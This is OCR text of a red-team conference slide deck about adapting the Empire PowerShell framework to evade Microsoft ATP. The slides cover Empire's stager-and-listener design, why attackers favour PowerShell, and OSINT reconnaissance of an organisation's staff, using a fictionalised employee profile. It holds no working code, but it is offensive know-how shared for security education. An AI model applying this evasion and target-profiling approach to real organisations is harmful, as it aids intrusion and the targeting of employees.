


Hack to Basics — Adapting Exploit Frameworks to Evade Microsoft ATP

ANTHONY ROSE

JAKE KRASNOV

@bcsecurity1

whoami

ANTHONY ROSE

C01И

- Co-founder, BC Security
- Lead Researcher, Merculite Security
- MS in Electrical Engineering
- Lockpicking Hobbyist
- Bluetooth & Wireless Security Enthusiast

JAKE KRASNOV

HUBBLE

- Co-founder, BC Security
- BS in Astronautical Engineering, MBA
- Red Team Lead
- Currently focused on embedded system security

Overview

- Explain Empire and its current shortfalls
- Demonstrate how to employ recon against an organization
- Explore researching a target
- Show how to weaponize Microsoft Azure
- Deploying an attack using Microsoft Word and Outlook

Why are we here?

- Purposely chose an older framework (Empire) that can still be adapted to meet our Red Team goals
- Demonstrate you don’t need C# or other more advanced methods to penetrate a network
- Share our experiences in deploying an attack against a robust network

Us vs Them

vs.

Microsoft Security Soluti
Advanced Threat Protection Family

Office 365 ATP

Windows Defender ATP

Azure ATP


DARKTRACE

mimecast®

Empire Overview

Post-exploitation framework built around Powershell and Python

- Merger of Powershell Empire and Python EmPyre projects
- Runs on Python 2.6/2.7
- Encrypted C2 channel
- Adaptable modules
  - bat, .vbs, .dll
- Released at BSidesLV 2015
  - No longer maintained as of Aug 2019




Why Powershell?

- Full .NET access
- Direct access to Win32 API
- Operates in memory
- Installed by default in Windows
- Admins typically leave it enabled

How is Empire Deployed?


Relatively small payload (stager) that calls back to a listener



Common Shortfalls of Empire

- It is a relatively old framework
- Many of the Modules/signatures are flagged
- No longer maintained

The Plan



Organizational Recon


Finding your target

- Be asked
- Get paid
- Get mad

Target Research

Scans / Spiders / Failures

Personal information on your website can be a detriment to your organization's security



Target Research

Names have been changed to protect the identity of the innocent or clueless

Target Research

Deriving additional information from existing data

- Phone Numbers
- Email Addresses
- Social Media
  - Linkedin, Facebook, Etc
- Work Address

But WTF is CFP???

Contact
Phone: (888) 555-7757
Email: kmalone@fau.com


Kevin Malone, CFP®
Relationship Manager

Kevin Malone serves as a Relationship Manager for Financial Advisor Union. Kevin joined the company in March 2009. He works directly with clients in all aspects of their financial and retirement planning. Prior to FAU, he worked with individual investors at Chase and Wells Fargo. Kevin obtained his BA in Economics from Arizona State University and his Certified Financial Planner™ certificate from the University of Arizona.

Target Research


Professional certifications as a means of reconnaissance

